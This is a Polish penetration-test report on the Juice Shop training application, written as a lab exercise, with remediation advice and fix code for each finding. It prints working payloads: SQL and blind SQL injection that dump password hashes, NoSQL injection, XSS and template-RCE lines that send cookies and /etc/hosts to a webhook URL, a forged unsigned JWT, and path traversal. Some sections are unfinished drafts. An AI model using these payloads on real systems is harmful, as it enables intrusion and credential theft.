

Raport bezpieczeństwa dostarczonej wersji aplikacji Juice Shop

Filip Horst 311257

Podsumowanie prac Szczegółowy opis

PT01-DICT: Atak słownikowy

Opis

Atak odbył się przy pomocy prostego skryptu sprawdzającego, czy kolejne hasła z listy 1050 popularnych dają dostęp do wybranego konta.

Warunki niezbędne do wykorzystania podatności

Brak. Każdy może wykonać atak bez logowania.

Szczegóły wykonania

Dane przykładowego żądania zostały zawarte w tabeli

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/login	-	-	{ 'email':admin@juice-sh.op, 'password':admin123 }	w tym przykładzie kod 200, bo hasło poprawne w pozostałych kod 401 z błędem

Skutki

Uzyskanie tekstowej formy hasła (admin123 dla admin@juice-sh.op) oraz nieautoryzowanego dostępu tą metodą w wybranym uruchomieniu zajęło 116 prób w 9.05 s, co daje 0.078s na próbę - znacznie szybciej niż mógłby to wykonać człowiek, czyli **aplikacja jest podatna na bruteforce i ataki słownikowe.**

Zalecenia

Jest kilka podejść do poprawy tego typu podatności:

- blokowanie konta po danej liczbie nieudanych prób logowania. Skuteczna metoda, ale może prowadzić do nadużyć jakimś celowe ataki na konkretnego użytkownika mające na celu odcięcie go od serwisu
- dodanie sztucznego opóźnienia. Szybka i zaskakująco skuteczna metoda. Zwykły użytkownik nie odczuje 2 sekund oczekiwania, a atak bruteforce zostanie wydłużony do tego stopnia, że stanie się skrajnie nieopłacalny
- dodanie dodatkowej weryfikacji, czy źródło zapytania to człowiek jak np. Captcha

W tym miejscu warto również zaimplementować automatyczną blokadę adresów IP, które próbują wykonać tego typu atak, jednocześnie pamiętając by zrobić to tak, aby nie doprowadzić do blokady prawdziwego użytkownika, który zapomniał hasła.

PT02-SQL-INJ: Wydobycie haseł użytkowników z użyciem klasycznego SQL Injection

Opis

Atak miał na celu wykorzystanie SQL Injection do wydobycia haseł użytkowników z bazy danych sklepu. Celem ataku była końcówka `/rest/products` z parametrem `q`, przez który jest przekazywana wyszukiwana fraza. Jak udało się ustalić, odpowiednie przygotowanie frazy pozwala na odczyt bazy danych SQL.

Warunki niezbędne do wykorzystania podatności

Brak. Wykonanie ataku nie wymaga logowania.

Szczegóły wykonania

Schemat ogólny wysyłanych żądań został zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	<code>/rest/products/?q=apple')) union select 1,2,3,4,5,6,7,8, group_concat(tbl_name) from sqlite_master where type='table' and tbl_name not like 'sqlite_%'--</code>	-	-	-	200 <pre>{"status": "success", "data": [{"id": 1, "name": 2, "description": 3, "price": 4, "deluxePrice": 5, "image": 6, "createdAt": 7, "updatedAt": 8, "deletedAt": "Users, Addresses..."</pre>

Główną zmienną jest tutaj parametr Query String o nazwie `q`, który dla tej końcówki pozwala na dostęp do bazy danych. Atak został podzielony na trzy etapy:

- Zdobycie informacji o bazie

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(tbl_name) from sqlite_master where  
type='table' and tbl_name not like 'sqlite_%'--
```

- Odpowiedź serwera

```
['Users', 'Addresses', 'Baskets', 'Products', 'BasketItems', 'Captchas', 'Cardsedbacks',  
'ImageCaptchas', 'Memories', 'PrivacyRequests', 'Quantities', 'Recyclllets']
```

Odpowiedź zawiera listę tabel niesystemowych, dzięki czemu wiadomo jak nazywa się tabela zawierająca potencjalnie wartościowe dane. Ten atak wykorzystuje już wcześniej znaną informację o wersji bazy aplikacji. Bez takiej wiedzy należało by to zbadać stosując np. charakterystyczne funkcje różnych implementacji baz danych

- Zdobycie informacji o tabeli

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(sql) from sqlite_master where type  
='table' and tbl_name like 'Users%'--
```

- Odpowiedź serwera

```
CREATE TABLE 'Users' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'username' VARCHAR  
password' VARCHAR(255), 'role' VARCHAR(255) DEFAULT 'customer', 'deluxeToken' 55)  
DEFAULT '0.0.0.0', 'profileImage' VARCHAR(255) DEFAULT '/assets/public/imag5)  
DEFAULT '', 'isActive' TINYINT(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL, IME)
```

Odpowiedź zwraca kod SQL tworzący tabelę, z którego łatwo wywnioskować jakie kolumny zawiera

- Pobranie danych użytkowników

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,group_concat(username),group_concat(email),  
group_concat(password) from users;--
```

– Odpowiedź serwera

```
[(' ', 'admin@juice-sh.op',  
'240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9'),  
( ' ', 'jim@juice-sh.op',  
'c534541702f7e186e3520e8e929c1b9c19b3afc7be14adc5491a64a7563e963c'), ...
```

Proste wykonanie ataku z wykorzystaniem wydobytej wcześniej wiedzy pozwala na pobranie hashy haseł użytkowników w celu wykonania szybszych, ukrytych ataków lokalnych

Skutki

Wykorzystanie podatności pozwala na **pobranie hashy haseł wszystkich użytkowników sklepu**.

Zalecenia

Rozwiązaniem tego problemu jest upewnienie się, że przy każdym zapytaniu do bazy danych jego treść jest odpowiednio sanityzowana. Jednym z najlepszych podejść jest tutaj wykorzystanie mechanizmu parameter binding. Warto też skorzystać z biblioteki, w której zapytanie z sanityzacją jest tą domyślną opcją, którą trzeba ręcznie wyłączyć w razie potrzeby.

Przykład naprawy w pliku login.ts

```
models.sequelize.query(`SELECT * FROM Users WHERE email = $mail AND password = $pass AND  
  deletedAt IS NULL`, {  
  model: UserModel,  
  bind: {mail: req.body.email, pass: security.hash(req.body.password)},  
  plain: true  
})  
.then((authenticatedUser) => [...])
```

Przedstawiony kod zawiera już poprawę - parametr bind. Przed nią zapytanie było składane jako zwykła suma ciągów tekstowych.

WSPOMNIEC O ZMIANIE TYPU HASHA

PT03-BLD-SQL-INJ: Wydobycie hasha hasła wybranego użytkownika z użyciem Blind SQL Injection

Opis

Celem ataku był endpoint służący do logowania. Wykorzystywanym bitem informacji było zalogowanie, bądź jego brak w zależności od dodatkowego warunku wstawionego w pole email. Warunek ten sprawdzał, czy znak na danej pozycji hashu hasła jest równy np. "2". Jeśli to była prawda dochodziło do zalogowania, natomiast w przeciwnym wypadku zwracany był błąd 401 Invalid email or password.

Atak został przeprowadzony z użyciem prostego skryptu, który iteracyjnie sprawdzał kolejne znaki na kolejnych pozycjach, aż do uzyskania pełnego hashu.

Warunki niezbędne do wykorzystania podatności

Wykonanie ataku nie wymaga logowania. Atak wykorzystuje podatność SQL Injection pozwalającą na dodanie funkcji substr do zapytania. Atakujący musi posiadać adres e-mail konta, którego hash chce wydobyć.

Szczegóły wykonania

W tabeli zawarty został przykład sprawdzający, czy pierwszy znak (odpowiada za to drugi argument funkcji substr) hasha jest równy "2".

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/user/login	-	-	{ "email": "admin@juice-sh.op" and substr(password,1,1)='2' - ", "password": "" }	200 + TOKEN

Przykład zakończył się logowaniem, czyli skrypt zapisywał znak "2" jako poprawny i przechodził do kolejnej pozycji, aż do napotkania pozycji dla której żaden znak z listy nie był właściwy (czyli hash się skończył).

Skutki

Wykonanie skryptu pozwoliło na **pobranie wartości hasha hasła administratora** (admin@juice-sh.op):
240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9

Zalecenia

Problemem tutaj jest przede wszystkim sama możliwość wykonania SQL Injection, która umożliwia dostęp do hasła hasła. Po naprawieniu tej podatności, jeśli atak Blind SQL Injection wciąż byłby możliwy to należało by rozważyć:

- dodanie losowych małych opóźnień w celu ukrycia czasu przetwarzania
- poprawę mechanizmu informowania o błędach. Użytkownik nie musi wiedzieć dokładnie co poszło nie tak - szczególnie jeśli nie zależy to od dostarczanych przez niego danych. Czasami lepiej odpowiedzieć "Spróbuj ponownie później", a szczegóły dla programistów zapisać w specjalnych logach

PT04-NO-SQL-INJ: Masowa modyfikacja opinii z użyciem NoSQL Injection

Opis

Atak polegał na modyfikacji wszystkich opinii zawartych w bazie danych sklepu jednym zapytaniem. W tym celu wykorzystany został endpoint /rest/products/reviews, który współpracuje z bazą NoSQL (jest to wcześniej posiada wiedza - bez niej należało by testować endpointy charakterystycznymi funkcjami nosql (np. \$eq, \$neq) w danych lub zdobyć tę wiedzę w inny sposób). Z powodu braku zabezpieczeń pole id mogło zostać zamienione na wyszukanie wszystkich opinii, których id nie jest równe pustemu ciągowi znaków (czyli wszystkich). W przeciwieństwie do funkcji polubienia, aktualizacja działa na wiele dokumentów jednocześnie, co ułatwia atak.

Warunki wykonania ataku

Atakujący musi posiadać poprawny token użytkownika oraz musi zauważyć w trakcie rekonesansu, że ta końcówka współpracuje z bazą NoSQL.

Szczegóły wykonania

Atak jest wykonywany w formie pojedynczego żądania, które zostało zawarte w tabeli poniżej.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
PATCH	/rest/products/reviews	Authentication: Bearer TOKEN	token: TOKEN	{ "id":{"\$ne":""," "}, "message":"I am silly" }	{ "modified":30,"original": [{"message":"I am silly2", "author": "mc.safesearch@juice-sh.op", "product":36, 200 "likesCount":8, "likedBy":["filip@mail.com"], "_id":"2owc86xGahDSdmfvJ"}, {"message":"I am silly2", "author":"bjoern@owasp.org", "product":44...] }] }

Skutki

Zwrócona odpowiedź na zapytanie stanowi dowód wykonania ataku. Pole modified: 30 informuje o tym, że zmodyfikowanych zostało 30 opinii. Można to podsumować mówiąc, że atak **niszczy bazę danych opinii**.

Zalecenia

Analogicznie do klasycznego SQL Injection problemem jest brak sanitizacji przy kontakcie z bazą. W przypadku użytej bazy NoSQL najlepszą opcją zdaje się być użycie gotowej biblioteki. Przykład naprawy na podstawie pliku updateProductReviews.ts

```
var sanitize = require('mongo-sanitize');
[...]  
db.reviewsCollection.update(  
  { _id: sanitize(req.body.id) },  
  { $set: { message: sanitize(req.body.message) } },  
  { multi: true }  
)  
.then(  
[...]
```

Kluczowe jest użycie funkcji sanitize (przed poprawką wstawiany był po prostu tekst) z biblioteki mongo-sanitize. Zapewnia ona, że treść zapytania od użytkownika zostanie faktycznie zinterpretowana jako ciąg znaków, a nie polecenie do wykonania. Uwaga! W podanym kodzie występuje opcja multi: true, która pozwala na modyfikację wielu dokumentów jednocześnie. W zależności od przeznaczenia końcówki i decyzji biznesowych może to również być podatność (w tym przypadku prawdopodobnie tak właśnie jest), którą można zmienić wstawiając wartość false.

PT05-RFL-XSS: Kradzież ciasteczek z użyciem Reflected XSS

Opis

Atak odbył się z wykorzystaniem działającej po stronie przeglądarki wyszukiwarki produktów, która po wyświetlaniu aktualnie szukaną frazę. Odpowiednia preparacja tej frazy pozwalała na zawarcie dowolnego skryptu na stronie.

Warunki wykonania ataku

Użytkownik będący celem musi kliknąć w przygotowany link.

Szczegóły wykonania

W tabeli została zawarta ścieżka prezentująca atak typu reflected XSS.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/#/search?q= apple"	-	-	-	Zwykły dokument HTML

Mimo ostrzeżeń i blokad związanych z Cross-Origin Resource Sharing zapytanie GET wychodzące z kodu JS zostało wysłane, a co za tym idzie na stronie webhook dostępna była pełna treść ciasteczka użytkownika, czyli również jego token (jeśli był zalogowany).

Alternatywna metoda wykonania ataku, która nie sprawia problemów z CORS jest zainspirowana przez jeden z wpisów w poście <https://stackoverflow.com/questions/247483/http-get-request-in-javascript>. Polega ona na utworzeniu nowego elementu typu image i ustawieniu odpowiedniego źródła. Kod zawarty w XSS wygląda w niej następująco:

```
var i = document.createElement('img');
i.src = 'https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=' + document.cookie;
```

Skutki

Na stronie webhook wykradzione dane (w tym token) są dostępne w formie URL zapytania:

```
https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=language=en;%20
welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=
zj8ex0lDwJKkP5gRLapr74mAYof8tgLuKJH84G2vEWqnB6yVobZ9zMY1NX3Q;%20token=eyJ0eXAiOiJKV1QiLCJ
...
```

Z wykradzonych ciasteczek można odczytać token o wartości eyJ0eXAiOiJKV1QiLCJ..., który pozwala na **uzyskanie pełnego dostępu do konta użytkownika**.

Zalecenia

Oczywistą sugestią jest dodanie sanitizacji. Jest to jednak atak Reflected XSS, co sprawia że wykonanie sanitizacji staje się znacznie trudniejsze z powodu ograniczonego dostępu do bibliotek i chęci minimalizacji kodu strony. Z tego powodu najlepiej skorzystać z Content Security Policy z odpowiednimi ustawieniami. Najlepszymi z nich są Nonce oraz Hash, które sprawiają że tylko znane serwerowi skrypty zostaną uruchomione. Więcej informacji o CSP: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>

Atak stored XSS oraz modyfikacja CSP

PT06-CSP: Wymuszenie zmiany polityki CSP

Opis

Atak miał na celu zmianę polityki CSP obowiązującej na stronie profilu użytkownika (/profile). Modyfikacja odbyła się poprzez odpowiednią preparację linku do awatara użytkownika.

Warunki wykonania ataku

Atakujący posiada poprawny token użytkownika.

Szczegóły wykonania

Żądanie wykonujące atak zostało przedstawione w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	Authentication Bearer TOKEN	token: TOKEN	{"imageUrl": "http://assets/public/images/uploads/1.jpg; script-src 'unsafe-inline'"}	302 /profile

Skutki

Po wykonaniu zapytania nagłówki CSP zwracany przez sklep na profilu użytkownika wyglądał następująco:

```
img-src 'self' http://assets/public/images/uploads/1.jpg; script-src 'unsafe-inline'; script-  
src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
```

co wskazuje na to, że **skrypty o niezwyfikowanym źródle zostały aktywowane** (co potwierdza obecność 'unsafe-inline' na liście script-src) na stronie profilu. Nie udało się znaleźć innych endpointów, gdzie prezentowane były awatary użytkownika, dlatego atak ten jest bardzo ograniczony.

Zalecenia

W celu zapobiegnięcia modyfikacji CSP należało by zaimplementować poprawioną metodę sprawdzania, czy podana jako link do zdjęcia wartość faktycznie jest linkiem. Jedną z metod weryfikacji URL w JS jest tak samo nazwana biblioteka, która zwraca błąd jeśli tekst nie jest poprawnym łączem.

Ponadto, ciekawym dodatkowym zabezpieczeniem jest usunięcie wszystkiego po znaku średnika. Teoretycznie może on występować w URI jednak jest on w pewien sposób "specjalny" i ma inne znaczenie niż zwykłe litery i cyfry (<https://www.rfc-editor.org/rfc/rfc3986#section-2.2>), dlatego i tak nie powinien być obecny zbyt często w łączach do obrazków. Takie zabezpieczenie automatycznie usunie wszystko co mogło by ingerować w politykę w CSP, więc nawet jeśli weryfikacja URL nie zadziała to do CSP nie zostanie wstawione nic co umożliwi XSS.

Przykład poprawki modyfikacji CSP w pliku profileImageUpload.ts:

```
const { URL } = require('url');  
[...]  
if (loggedInUser) {  
  var myurl = ""  
  try {  
    myurl = new URL(requrl).toString();  
    myurl = myurl.split(';')[0]  
  } catch (error) {  
    myurl = "";  
    next(error)  
  }  
}
```

Poprawka częściowo zainspirowana przez wpis <https://stackoverflow.com/questions/30931079/validating-a-url-in-node-js>

StoredXSS

PT07-XSS: Prosty atak Stored XSS

Atak polegał na celowej preparacji danych (próby objęły głównie pseudonim użytkownika) w taki sposób, aby powodował on wykonanie dowolnego skryptu po jego wyświetleniu na witrynie.

W badanej implementacji sanitizacja została poprawiona, dlatego nie udało się wykonać prostego XSS na pseudonimie użytkownika. Sprawdzone zostało wiele kombinacji, jednak ze względu na brak powodzenia można uznać, że użyta biblioteka jest na tyle dobra, że walka z nią nie ma większego sensu i lepiej spróbować podejść do problemu w innym miejscu, bądź inną niebezpośrednią metodą.

W raporcie zostały opisane podjęte próby.

Warunki wykonania ataku

Różne w zależności od wersji ataku. Dla ataku na pseudonim atakujący musiał posiadać poprawny token użytkownika i wykonać atak na CSP pozwalający na uruchomienie dodatkowych skryptów.

Szczegóły wykonania (podjęte próby)

W tabeli zawarty został schemat prostego ataku XSS na pseudonim użytkownika z przykładowymi danymi. Badane były również takie wartości pola username jak np. "<script>script</script>alert('Modified CSP')</script>", które działało w podstawowej implementacji JuiceShop, jednak tutaj zostało poprawnie zsanityzowane.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication Bearer TOKEN	token: TOKEN	{'username': "<p <img <a href=javascript:'javascript:alert('ModifiedCSP')' 	302 /profile

Poszukiwania podatności na Stored XSS objęły również inne endpointy. Na każdym z nich testowane były różne kombinacje znaków (w szczególności /,<,>,";', tagów script/img i innych losowych ciągów z jednoczesną obserwacją, czy wstawiane do bazy elementy wykazują potencjał na skuteczny XSS.

- Modyfikacja pola email przy rejestracji (POST /api/Users/:
"email": "x<script>alert()</script>de@mail.com")
- Dodawanie i modyfikacja pól message oraz author recenzji (PUT /rest/products/1/reviews:
"message": "<script><<<<script>alert()</script>>>>",
"author": "<<<<script><<<<script>alert()</script>>>>")
- Dodawanie opinii customer feedback z atakiem w polu comment
- Atak inspirowany przez mutation XSS na username (POST /profile:
username=script<style = width:0px>>><<
wydaje się częściowo skuteczne, ale znak < był zawsze usuwany, więc ostatecznie nic nie udało się osiągnąć

Skutki

Na tym etapie **nie udało się wykonać skutecznego ataku XSS**.

PT08-SQL-XSS: Atak Stored XSS wspierany przez SQL Injection

Opis

Po licznych nieudanych próbach podstawowego ataku XSS uznano, że jest on zbyt trudny w realizacji ze względu na poprawioną sanityzację. Jako formę jej ominięcia podjęto próbę modyfikacji zawartości bazy danych poprzez SQL Injection tak, aby uzyskać możliwość wstawienia ataku XSS bezpośrednio do niej (poprzez użycie SELECT CHAR(60) itp.).

Warunki wykonania ataku

W zależności od podejmowanych prób w niektórych był wymagany poprawny token użytkownika.

Szczegóły wykonania (próby)

Podjęte zostały następujące próby realizacji ataku:

- Wstrzyknięcie znaku bezpośrednio do bazy przez SQL Injection (to co opisany wcześniej SQL injection GET /rest/products/search:
"?q=apple'); update users set username='xs' where id=23; -"). W trakcie prób do tego punktu udało się ustalić, że sanityzacja XSS dla pseudonimu odbywa się przed wstawieniem do bazy (nie było jednak wiadomo czy tylko przed, czy zarówno przed jak i po)
- SQL Injection na zapytania aktualizujące i wstawiające opinie, pseudonimy (PUT /rest/products/1/reviews, POST /profile). Badania oparte o wstawianie znaków ', ;, czy - w celu uzyskania komunikatu o błędzie SQL

Skutki

Podobnie jak w przypadku podstawowego XSS **nic nie udało się osiągnąć**.

Ataki na JWT

Brak podpisu

Atak polegał na pobraniu poprawnego tokena, zamianie zawartego w nim id użytkownika na inny (przykładowo 1 dla konta admina), a następnie wysłaniu go do chatbota, który w podstawowej aplikacji odsyła odświeżone tokeny.

Przykładowy FAKE TOKEN był równy:

eyJ0eXAiOiAiSldUIiwgImFsZyI6ICJub25lIn0.
eyJzdGF0dXMiOiAic3VjY2VzcyIsICJkYXRhIjogeyJpZCI6IDEsICJlc2VybmFtZSI6ICJDXJsIiwgImVtYWlsIjoqImZpbGlwQG1haWwuY292IiwgInBhc3N3b3JkIjoqImJhNmNkYWWE1M2RlZDQ0Mjg1OTYzMDE0YzgZ
ZG9jYmEudTllMDZlOWIOMzg3NjNiYzRiYTZhMjM4MzNlZGQ0NzciLCAicm9sZSI6ICJjdXN0b21lciIsICJkZWxleGVUb2t1biI6ICIiLCAibGFzdExvZ2luSXAIoiAiMTAuNDIuMTUuMTA0IiwgInByb2ZpbgVJbWFnZSI6ICJodHRWoI8vYXNZZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcyy8LmpwZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScilCAidG90cFNlY3JldCI6ICIiLCAiaXNBYS3RpdmUioiB0cnVlLCAiY3JlYXRlZEF0IjoqIjIwMjUtMDUuMTIgMDk6MDQ6NTIuMTU0ICswMDowMCIsICJlcGRhdGVkQXQiOiAiMjAyNS0wNS0xMIAiXN0to1MTowMi45MTYgKzAwOjAwIiwgImRlbGV0ZWRRBdCI6IG51bGx9LCAiaWF0IjaoMTc0NzA2NTYxN0.

co można rozszyfrować do danych (część nieistotnych pól została pominięta):

```
{
  "typ": "JWT",
  "alg": "none"
}

{
  "status": "success",
  "data": {
    "id": 1,
    "username": "Carl",
    "email": "filip@mail.com",
    "password": "ba6cdaa53ded44285963014c83dccacfe9e06e9b438763bc4ba1a23833edd477",
    "role": "customer",
    [...]
  },
  [...]
}
```

oraz brak trzeciej części, czyli podpisu (co potwierdza samotna kropka w tokenie).

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/chatbot/respond	Authentication: Bearer FAKE TOKEN	token: FAKE TOKEN	{"action": "setname", "query": "Carl" }	401 Unauthenticated user

Jak widać po odpowiedzi endpoint został zabezpieczony, ponieważ automatycznie odrzuca niepodpisany token jako Unauthenticated. Dla porównania wysłanie poprawnego tokena zwróciło odpowiedź:

```
200 {"action":"response","body":"Nice to meet you Carl, I'm Juicy"}
```

Warto jednak zaznaczyć, że nawet dla poprawnego tokena endpoint nie zwraca już odświeżonego tokena, co jest dodatkową poprawką w stosunku do podstawowej wersji aplikacji.

Dodatkowo, wysłanie niepodpisanego tokena metodą GET /rest/user/whoami z nagłówkiem i ciasteczkami nie zwraca danych użytkownika, więc w tym miejscu aplikacja również została poprawiona.

Zmiana rodzaju podpisu

Atak polegał na zaszyfrowaniu tokena z użyciem klucza publicznego sklepu, ale algorytmem symetrycznym HS256.

- Opinie produktów
- Customer Feedback
- Rejestracja mailem #{2+2}@mail.com

Warunki wykonania ataku

Atakujący musi posiadać poprawny token użytkownika i wykonać atak modyfikujący CSP na jego awatar.

Szczegóły wykonania

W danych zawartych w tabeli wysłany kod jest zwykłym połączeniem ciągów znaków i klamr uzyskanych funkcjami zamieniającymi kody unicode na właściwe znaki. Kod URL %2B odpowiada znakowi dodawania '+'.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication Bearer TOKEN	token: TOKEN	{ 'username' = '#{ String.fromCharCode(60) %2B'script'%2BString.fromCharCode(62)%2B"alert('abc') "%2BString.fromCharCode(60)%2B'/script'%2BString.fromCharCode(62)}' }	302 /profile

Skutki

Po wykonaniu takiego zapytania wejście na profil użytkownika skutkuje wyświetleniem alertu przeglądarki, co potwierdza powodzenie ataku XSS. W podanym przykładzie atak był niegroźny jednak nic nie stoi na przeszkodzie by wykonać np. kradzież ciasteczek jak w przypadku Reflected XSS.

Powodzenie tego typu ataku stanowi jednocześnie dowód, że sanityzacja danych odbywa się tylko na etapie użytkownik -> baza, natomiast nie działa poprawnie na etapie baza -> zwracana strona.

Zalecenia

Należy powtórzyć użyte przed wpisem do bazy mechanizmy sanityzacji XSS również przed wyświetlaniem danych.

PT10-RCE: Kradzież danych z serwera z użyciem RCE na szablonie

Opis

Atak polegał na wykorzystaniu niezabezpieczonego mechanizmu wyświetlania pseudonimu do przeglądania plików systemowych kontenera.

Warunki wykonania ataku

Atakujący posiada jakikolwiek poprawny token.

Szczegóły wykonania

Atak działa analogicznie do opisanego poprzednio wykorzystania RCE do uzyskania efektu XSS (PT09) - zmienia się tylko zawartość przesyłana jako nowy pseudonim.

Przykładem jest podglądanie konfiguracji systemu korzystając z pseudonimu (kod wygenerowany częściowo z pomocą Copilot):

```
{ 'username' : '#{require('https').get('https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?data=' + encodeURIComponent(require('fs').readFileSync('/etc/hosts', 'utf8'))); } }
```

Wynikiem zapytania jest:

```
127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4 ::1 localhost
localhost.localdomain localhost6 localhost6.localdomain6 169.254.1.2 host.containers.
internal host.docker.internal 10.42.12.104 52102d4cdf52 naughty_mclean
```

Na tej podstawie można się dowiedzieć, że aplikacja działa w konterze i ma dostęp do sieci wewnętrznej kontenerów (sieć host.containers.internal).

Skutki

Atakujący może odczytywać dowolne informacje o plikach w systemie oraz ich zawartości. Podane przykłady przedstawiają wykorzystanie tej możliwości do odczytu klucza premium oraz podejrzenia sieci wewnętrznej kontenera, które mogły by posłużyć do odkrycia kolejnych potencjalnych celów.

Zalecenia

Zaczynając od RCE w szablonie najprostszym rozwiązaniem jest bezpośrednie usunięcie fragmentu "#{ " z początku tekstu. Takie podejście jest banalne, ale sprawia, że tekst już nie zostanie wykonany. Uwaga! Ważne, by taki mechanizm zaimplementować zarówno przed wpisem do bazy, jak i tuż przed przekazaniem do szablonu. Dzięki temu zminimalizowana zostanie szansa, że działające RCE, które dostanie się do bazy danych w jakiś inny sposób (np. przez SQL Injection) zostanie wykonane.

Bardziej profesjonalnym podejściem była by sanitizacja działająca analogicznie do parameter binding przy SQL Injection, czyli mechanizm upewniający się że tekst od użytkownika zostanie zinterpretowany jako ciąg znaków, a nie polecenie. Wymaga to użycia odpowiedniej biblioteki. Najlepiej, aby już sama biblioteka od szablonów domyślnie nie dopuszczała RCE (chyba, że programista sam się na to zdecyduje z pełną świadomością).

Propozycja poprawki w aplikacji (wersja prostsza):

```
[...]
processed = processed.replace("#{", "")
[...]
```

gdzie processed to zmienna przechowująca pseudonim użytkownika przetworzony przez sanitizację XSS. Wspominając o sanityzacji warto zaznaczyć, że dzięki odpowiedniemu użyciu RCE udało się ominąć sanitizację XSS i wykonać skuteczny atak ponieważ aplikacja nie waliduje danych po odczycie z bazy. Jest to coś co zdecydowanie wymaga poprawy: walidacja zarówno przed wstawieniem do bazy, jak i przed wyświetleniem na stronie to jedna z podstaw!

PT11-NOSQL-RCE: Atak RCE z użyciem bazy NoSQL

Opis

Niepoprawna sanitizacja danych przed wykorzystaniem komendy \$where w bazie NoSQL sprawia, że można wykonywać dodatkowe polecenia z użyciem JavaScript. Celem tego ataku była końcówka /rest/products/id/reviews, gdzie modyfikowanym parametrem było id. W zawartym przykładzie zapytanie sprawia, że baza wysyła zapytanie na podany adres webhook.

Warunki wykonania ataku

Brak. Atak nie wymaga logowania.

Szczegóły wykonania

W tabeli zawarte zostało żądanie realizujące atak.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/products/1\%20\%26\%26\%20fetch\ ('https\%3A\%2F\%2Fwebhook. site\%2F3f406f22-779e-44a3-a7ce-05e9146aa009') /reviews	-	-	-	200

Przed zamianą niektórych znaków na kody URL odpytwana końcówka wyglądała następująco:

```
/rest/products/1 && fetch(...)/reviews
```

Skutki

Skutkiem takiego zapytania jest puste żądanie otrzymane po stronie webhook'a. Niestety (z perspektywy atakującego) kontekst polecenia \$where nie pozwala na wykorzystanie tej podatności do wyciągnięcia wartościowych danych, ponieważ wszystkie opinie i tak są dostępne. Jest to jednak ważna podatność, ponieważ może się przydać do innych ataków takich jak SSRF.

Zalecenia

Poprawki niezbędne do naprawy tej podatności są tożsame z tymi, które miały by zapobiec NoSQL Injection. Te zalecenia zostały opisane dokładniej w sekcji **KTÓREJ?**, jednak warto wspomnieć, że jednym z preferowanych rozwiązań jest dodanie biblioteki sanitizującej dane dopasowanej do baz NoSQL.

Udostępnione dane o szczegółach strony

Pliki źródłowe strony nie są w żaden sposób zabezpieczone, ani zminifikowane, więc w bardzo łatwy sposób można je przeglądać. Jak się okazuje zawarte jest w nich kilka interesujących ścieżek:

- Podglądanie koszyków
Jedną ze znalezionych końcówek jest /basket/id. Okazuje się, że każdy użytkownik może podejrzeć dowolny koszyk pod warunkiem, że zapytanie będzie zawierać nagłówek z autoryzacją. Oznacza to, że wystarczy się zalogować, by podejrzeć wszystkie koszyki co jest oczywistym naruszeniem prywatności.
- Panel administracyjny
Po zalogowaniu się na konto administratora otrzymuje się dostęp do specjalnego panelu pod ścieżką /#/administration. Informacja o tej końcówce została znaleziona w pliku strony main.js (Line 1, Column 29862). Trzeba jednak zaznaczyć, że jest to dość specyficzna podatność, bo jest to element odpowiedzi od twórców JuiceShop.

Ta podatność została znaleziona dzięki jednej z odpowiedzi zawartej w score-board JuiceShop.

APLIKACJA UDOSTĘPNIA DANE NIEODPOWIEDNIM UŻYTKOWNIKOM

Zalecenia

W celu uniknięcia tego typu problemów warto upewniać się, że udostępniana wersja produkcyjna kodu nie posiada zbędnych komentarzy i poufnych informacji. Jeśli strona potrzebuje dostępu do pewnych informacji można zdecydować się na usunięcie ich z podstawowego kodu i odpytywanie o nie serwera dopiero po poprzedniej autoryzacji użytkownika. Dodatkowo warto jest dokonać minifikacji wersji produkcyjnej, aby utrudnić użytkownikom analizę kodu (takie działanie można podciągnąć pod filozofię security by obscurity).

Aby uniknąć nieautoryzowanego dostępu do różnych końcówek warto stosować zasady:

- Whitelist, nie blacklist - domyślną opcją brak dostępu
- Nie myśleć "i tak nikogo to nie obchodzi/nikt tego nie znajdzie" - atakujący właśnie szuka przede wszystkim takich miejsc w kodzie, warto zabezpieczyć najmniejsze drobnostki, aby nie dawać przestępcom szczelin przez, które mogą potencjalnie zajrzeć głębiej

Ataki na serwis udostępniania plików FTP

Końcówka /ftp była wykorzystywana w trakcie zajęć laboratoryjnych, dlatego nie musiała zostać w żaden sposób odkryta/znaleziona.

Path traversal

Atak path traversal był oparty o proste zapytanie GET. Jeden z przykładów został zawarty w tabeli.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/ftp/quarantine/..	-	-	-	200 OK (przegląd plików dla /ftp)

W celu zwiększenia czytelności reszta prób ataków została zawarta w raporcie w postaci listy złożonej ze ścieżki (końcówki) będącej celem żądania GET, odpowiedzi serwera oraz komentarza.

